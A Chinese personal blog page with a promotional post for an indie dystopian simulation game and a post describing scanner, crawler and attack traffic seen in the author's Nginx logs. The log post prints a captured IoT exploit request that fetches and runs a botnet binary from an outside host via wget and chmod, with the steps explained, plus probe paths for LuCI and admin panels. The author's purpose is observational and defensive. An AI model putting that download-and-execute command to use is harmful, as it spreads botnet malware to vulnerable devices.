分类: 未分类

  • 独立游戏-MED!

    “忠诚!Loyalty!”

    欢迎来到这片被战火撕裂、被谎言缝合的大陆。这里没有绝对的正义,只有极权的绞肉机、资本的提款机,以及在体制夹缝中艰难求生的普通人。

    • 我是这款独立游戏《MED》的开发者。今天,我将为您解密这个架空世界的完整版图与历史,带您提前踏入这座冰冷刺骨的“卫生院”。


    🌍 第一部分:战争与残骸(地缘篇


    曾经,大陆的心脏由一头灰色巨兽盘踞——斯科特第一帝国。它拥有西部无尽的煤烟与南部金黄的麦浪。然而,在上一场名为“民主VS君主”的世界大战后,帝国崩塌了。

    如今的大陆,被划分为几股暗流涌动的势力:

    民主阵营(虚伪的胜利者):

    联合群岛:西北海域霸主。他们用海军封锁世界,用金融贷款吸干大陆,是躲在幕后的冷酷金库。

    戈特 / 科特兰:西部的老牌民主国。表面上满口自由,背地里却向极权帝国走私工业母机,大赚黑心钱。

    西施科特(西斯科特):被强行从旧帝国剥离的工业区。似傀儡而非傀儡,是西方用来抵挡东方怒火的“带血防波堤”。

    君主阵营(绝望的复仇者):

    东斯科特(游戏主舞台):旧帝国的残躯。新皇帝利用战败的屈辱煽动民族狂热,建立了极度恐怖的极权统治。

    格雷西亚:东方的庞大巨兽。靠着出卖盟友和战略纵深,在战后奇迹般地保住了大部分领土。

    明里赫:南方的农业王朝。为了保住王室,曾在战争中背叛同盟,割让了最优质的河口城市。

    投机与神权(发死人财的秃鹫):

    麦加斯:北方的君主立宪国。战后东西方唯一的“走私桥梁”,两头下注的白手套。

    最高议会:政教合一的神权国。靠“新月运动”伪装民主,借“人道主义重建”之名,趁火打劫吞并领土。
    🏥 第二部分:欢迎来到药治部(游戏舞台篇)


    在这个宏大的历史背景下,你并非指挥千军万马的将军,也不是高高在上的政客。


    你只是一个抽中“帝国劳动工签”的普通学生,被分配到了东斯科特·帝国第三卫生院·药治部。

    在这里,你将体验到极权体制下最真实的流水线日常:

    药品的谎言:随着帝国颁布《药品安全与净化条例》,高质量的特效药越来越少。权贵用“合理处方单”抽干了救命药,平民的处方上只剩下越来越多的止痛药与镇静剂。帝国的目的很简单——不怕你病死,就怕你疼得叫出声。

    立体的审查:你的工作是“收货-摆货-发货”。但你需要核对违禁药、应付特权阶级的插队、甚至要在后勤官老头的杂物间里,把走私药伪装成垃圾送出去。

    “忠诚”的价码:帝国信用点数决定了你的生死。努力工作、甚至举报同事,能让你换取带冰箱的两居室;一旦信用过低,坏师傅的眼睛就会死死焊在你的后背上。
    🎭 第三部分:这套系统下,没有人是无辜的

    在卫生院里,你会遇到三种前辈:

    好师傅:他耐心教你所有流程,但他的真实身份是地下抵抗组织成员。在第三天,他就会被秘密警察带走。

    坏师傅:冷酷的帝国鹰犬。他随时会抽查你的账本,把你当成潜在的间谍和耗材。

    麻木的职员:他不说话,不反抗,只是默默干活。他是体制彻底异化后的最终形态。

    更有极具张力的联机模式(开发中):
    在这里,合作是奢望,背叛才是常态。你可以和队友合伙走私,也可以在利益分配不均时,偷偷收集对方的违规证据,匿名举报。甚至,当你们面临秘密警察的审讯时,只有最快出卖队友的人,才能拿到晋升的通行证。

    ⚙️ 关于《MED》的开发计划

    这是一款致敬《请出示证件》(Papers, Please)与《监视者》(Beholder)的模拟经营(生成)与道德困境游戏。

    如果你喜欢:
    ✅ 冷峻的极权反乌托邦叙事
    ✅ 令人窒息的官僚模拟与多结局
    ✅ 能够深刻拷问人性的抉择

    那么,请赞助/关注我吧!

    在爱发电的后续更新中,您将获得:

    📁 独家开发日志:游戏美术资产(低多边形药物建模、国家设定集)抢先看。

    🎨 设定集与壁纸:高清的阵营海报与地图解析。

    🎮 内测Demo试玩资格:提前进入卫生院,体验你的第一天工签生活。

    “帝国不怕人病死,就怕人疼得叫出声。而你,是递出那盒药的人。”
    点击【关注/赞助】,让我们一起把这座冰冷窒息的世界构建完整!

  • 服务器日志记录

    开了一段时间服务器了 没装cloudfare 每天都能看好多的日志
    下面是几个我遇到比较有趣的

    僵尸大军

    121.29.178.2X - - [04/Oct/2025:::06 +0800] "GET / HTTP/1.1" 200 59060 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36"
    58.212.237.24X - - [04/Oct/2025:::13 +0800] "GET / HTTP/1.1" 200 59060 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36"
    111.113.88.25X - - [04/Oct/2025:::08 +0800] "GET / HTTP/1.1" 200 59060 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36"
    121.29.178.13X - - [04/Oct/2025:::20 +0800] "GET / HTTP/1.1" 200 59060 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) 
    Nginx

    来自各个IP段的可怜的僵尸网络过境我的主页 但是我主页并没有什么东西唔

    🛒 自动化漏洞扫描

    • 行为: 2秒内尝试20+种不同系统的管理界面
    • 扫描目标:
    • WordPress插件 (6种)
    • 数据库管理 (phpMyAdmin)
    • 微服务系统 (Nacos)
    • 企业系统 (用友CWbase)
    • 状态: 97%返回404,完美阻断

    学习点: 现代扫描器会系统性探测所有常见服务路径

    有意思的爬虫

    92.119.36.14X - - [04/Oct/2025:00::00 +0800] "POST / HTTP/1.1" 200 12077 "-" "Mozilla/5.0 (Linux; U; Android 4.4.2; en-US; HM NOTE 1W Build/KOT49H) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 UCBrowser/11.0.5.850 U3/0.8.0 Mobile Safari/534.30"
    92.119.36.11X - - [04/Oct/2025:00::01 +0800] "POST / HTTP/1.1" 200 12077 "-" "python-requests/2.32.3"
    92.119.36.10X - - [04/Oct/2025:00::02 +0800] "GET /?%3Cplay%3Ewithme%3C/%3E HTTP/1.1" 200 12077 "-" "python-requests/2.32.3"
    92.119.36.15X - - [04/Oct/2025:00::03 +0800] "POST / HTTP/1.1" 200 12077 "-" "python-requests/2.32.3"
    Nginx

    666 <play>withme</>

    一些互联网企业

    Palo Alto Networks(派拓网络)的官方安全扫描器

    <br>62.216.149.18X - - [05/Oct/2025:::43 +0800] "GET /.well-known/security.txt HTTP/1.1" 404 138 "-" "Hello from Palo Alto Networks, find out more about our scans in https://docs-cortex.paloaltonetworks.com/r/1/Cortex-Xpanse/Scanning-activity"<br>205.210.31.X - - [05/Oct/2025::29 +0800] "GET / HTTP/1.1" 301 5 "-" "Hello from Palo Alto Networks, find out more about our scans in https://docs-cortex.paloaltonetworks.com/r/1/Cortex-Xpanse/Scanning-activity"<br>205.210.31.X - - [05/Oct/2025::29 +0800] "GET / HTTP/1.1" 200 12077 "http://--我的网址不给你们看--/" "Hello from Palo Alto Networks, find out more about our scans in https://docs-cortex.paloaltonetworks.com/r/1/Cortex-Xpanse/Scanning-activity"<br><br>
    Nginx
    • 行为: 访问首页进行安全评估
    • 特色: User-Agent中直接表明身份并提供文档链接
    • 状态: 200 OK – 正常响应

    “Hello from Palo Alto Networks, find out more about our scans in https://docs-cortex.paloaltonetworks.com/r/1/Cortex-Xpanse/Scanning-activity”

    学习点: 顶级安全公司的扫描是透明、合规的互联网普查

    诺基亚的扫描器

    216.180.246.18X - - [04/Oct/2025::56 +0800] "GET / HTTP/1.1" 200 12077 "-" "'Mozilla/5.0 (compatible; GenomeCrawlerd/1.0; +https://www.nokia.com/genomecrawler)'"
    216.180.246.18X - - [04/Oct/2025::33 +0800] "GET /favicon.ico HTTP/1.1" 404 138 "-" "'Mozilla/5.0 (compatible; GenomeCrawlerd/1.0; +https://www.nokia.com/genomecrawler)'
    Nginx

    可恶的攻击者

    物联网漏洞攻击者

    144.172.100.17X - - [04/Oct/2025::04 +0800] "POST /device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B%20wget%20http%3A%2F%2F103.77..50%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%20%2A%3B%20.%2Fboatnet.arm7%20tbk HTTP/1.1" 404 138 "-" "Mozilla/5.0"
    Nginx

    攻击流程

    • 步骤1: “cd /tmp # 进入临时目录”,
    • 步骤2: “rm boatnet.arm7 # 删除旧版本(如果存在)”,
    • 步骤3: “wget http://103.77.—.50/hiddenbin/boatnet.arm7 # 下载恶意软件”,
    • 步骤4: “chmod 777 * # 给所有文件执行权限”,
    • 步骤5: “./boatnet.arm7 tbk # 执行僵尸网络程序”
    **学习点**: 物联网设备是僵尸网络的重要目标,保持系统更新很重要

    执着的攻击者

    7.60.141.15X - - [04/Oct/2025::59 +0800] "GET /cgi-bin/luci/;stok=/locale HTTP/1.1" 404 138 "-" "-"
    Nginx

    这个攻击者已经尝试用LUCI漏洞攻击两次了 我真的不是物联网设备

    其他漏洞攻击

    wordpress漏洞 .git漏洞 后门漏洞 XML漏洞 还有好多好多... 每天这种经典漏洞攻击不下百次唔
    Nginx

    小计

    每天能看到我的网站人来人往感觉挺不错的 虽然不是正常的访问者 感觉每天看日志我都能识别他们要干嘛了 也算是一种学习吧